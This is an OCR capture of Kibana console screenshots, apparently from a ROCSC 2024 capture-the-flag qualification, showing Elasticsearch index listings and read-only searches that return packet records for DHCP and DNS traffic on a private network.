
```
GET _cat/indices
{
  "query": {
    "match_all": {}
  }
}
```

```
green  open .kibana-event-log-7.9.3-000002      kRRPb0ELS_e_JtfFJsGnKQ 1 0     1   0   5
  .5kb   5.5kb
green  open .apm-agent-configuration            wsMfXDmFTIOlKxDLM02Vtg 1 0     0   0
  208b    208b
green  open .kibana-event-log-7.9.3-000003      YsUV6AGnQbGuUZ8JXu9wKw 1 0     3   0  16
  .2kb  16.2kb
yellow open winlogbeat-7.9.3-2024.02.20-000003 48bIxicjRSiBAEhmJdwP4g 1 1     0   0
  208b    208b
green  open .monitoring-es-7-2024.02.20         y_m5iOrTRbaYz-69SbFnVA 1 0  8040 192   4
  .6mb   4.6mb
green  open .kibana_1                           GhELT9HeQX-nf6o27CwUHg 1 0   347  29  10
  .6mb  10.6mb
green  open .monitoring-es-7-2024.03.10         WtbVjH7yTr-cH2Rd1ctTeg 1 0   317 126 713
  .8kb 713.8kb
yellow open winlogbeat-7.9.3-2022.02.08-000001 XWT3IrQ4TxeDM8Wxeom7uQ 1 1 56880   0  55
  .1mb  55.1mb
green  open .monitoring-kibana-7-2023.11.09     UgHWim7gS1e1go9tZXq_Ww 1 0   234   0  64
  .9kb  64.9kb
green  open .security-7                         UIzxHG1RStivaEDJpq6ITw 1 0    43   0 118
  .4kb 118.4kb
yellow open 1                                   DNCnsKVDQBOuiqt0Y2hLjg 1 1 32186   0  22
  .6mb  22.6mb
green  open .monitoring-es-7-2022.02.10         TZzdFHgbTjK1mNC5hH3sHg 1 0   909   0 467
  .3kb 467.3kb
green  open .monitoring-kibana-7-2024.02.20     9IPM1XGbQ2-eDzDawHhLoQ 1 0   714   0 205
  .2kb 205.2kb
green  open .apm-custom-link                    56z6NMD7QlSfWOy2xQ_e4w 1 0     0   0
  208b    208b
green  open .monitoring-kibana-7-2024.03.10     Kp9PLHw9TzWPa4xQz618zQ 1 0     6   0  49
  .8kb  49.8kb
green  open .kibana_task_manager_1              IK0IiMq5RWqFeI8Iq19IPQ 1 0     6  15 121
  .6kb 121.6kb
yellow open winlogbeat-7.9.3-2023.11.09-000002 f8UX4ntwTAapD3UV2CLddw 1 1     0   0
  208b    208b
green  open .monitoring-kibana-7-2022.02.10     nhVkIjf-TjGvPHMigGtwOA 1 0    30   0 104
  .3kb 104.3kb
green  open .monitoring-es-7-2023.11.09         0HuXk3jgQ0OrxAhiG9b63w 1 0  2207   0
  1mb     1mb
green  open .async-search                       rDB7qTDyQ_SVnw_7yPd4zQ 1 0     0   4 270
  .4kb 270.4kb
```


ROCSC 2024 - Qualification
ROCSC 2024 - Qualification
ROCSC 2024 - Qualification
ROCSC 2024 - Qualification
Dev Tools - Elastic
ChatGPT
elastic search indices - Căutare Goo
Not secure
34.107.21.217:31064/app/dev_tools#/console
VPN
Dev Tools
Console
Search Profiler
Grok Debugger
Painless Lab
BETA
History
Settings
Help
200 - OK
260 ms

```
GET 1*/_search?size=999
{
  "query": {
    "match_all": {}
  }
}
```

```
          "dns_answers" : [ ],
          "dns_authority" : [ ],
          "dns_additional" : [ ]
        }
      },
      {
        "_index" : "1",
        "_type" : "_doc",
        "_id" : "KL1exo0B4Wy2Bld0oL5C",
        "_score" : 1.0,
        "_source" : {
          "name" : "Ethernet",
          "timestamp" : "2021-09-17T23:48:25",
          "source_ip" : "172.16.1.4",
          "destination_ip" : "172.16.1.219",
          "source_port" : null,
          "destination_port" : null,
          "source_mac" : "a4:1f:72:c2:09:6a",
          "destination_mac" : "00:08:02:1c:47:ae",
          "http_get_method" : null,
          "url" : null,
          "user_agent" : null,
          "protocols" : [
            "Ethernet",
            "IP",
            "UDP",
            "BOOTP",
            "DHCP options"
          ],
          "ip_protocols" : [
            "Unknown",
            "Unknown"
          ],
          "hosts" : [ ],
          "ethertype" : 2048,
          "tcp_flags" : null,
          "icmp_type" : null,
          "icmp_code" : null,
          "payload_data" : null,
          "vlan_tags" : [ ],
          "dns_transaction_id" : null,
```


ROCSC 2024 - Qualification
ROCSC 2024 - Qualification
ROCSC 2024 - Qualification
ROCSC 2024 - Qualification
Dev Tools - Elastic
ChatGPT
elastic search indices - Căutare Goo
Not secure | 34.107.21.217:31064/app/dev_tools#/console
VPN
Dev Tools
Console
Search Profiler
Grok Debugger
Painless Lab
BETA
History
Settings
Help
200 - OK
1464 ms

```
GET 1*/_search?size=9999
{
  "query": {
    "match_all": {}
  }
}
```

```
              "UDP",
              "DNS"
            ],
            "ip_protocols" : [
              "Unknown",
              "Unknown"
            ],
            "hosts" : [ ],
            "ethertype" : 2048,
            "tcp_flags" : null,
            "icmp_type" : null,
            "icmp_code" : null,
            "payload_data" : null,
            "vlan_tags" : [ ],
            "dns_transaction_id" : 14840,
            "dns_query" : "test.dirigu.ro.",
            "dns_answers" : [ ],
            "dns_authority" : [ ],
            "dns_additional" : [ ]
          }
        },
        {
          "_index" : "1",
          "_type" : "_doc",
          "_id" : "Qr1exo0B4Wy2Bld0os1q",
          "_score" : 1.0,
          "_source" : {
            "name" : "Ethernet",
            "timestamp" : "2021-09-17T23:50:56",
            "source_ip" : "172.16.1.4",
            "destination_ip" : "172.16.1.219",
            "source_port" : null,
            "destination_port" : null,
            "source_mac" : "a4:1f:72:c2:09:6a",
            "destination_mac" : "00:08:02:1c:47:ae",
            "http_get_method" : null,
            "url" : null,
            "user_agent" : null,
            "protocols" : [
              "Ethernet",
              "IP",
```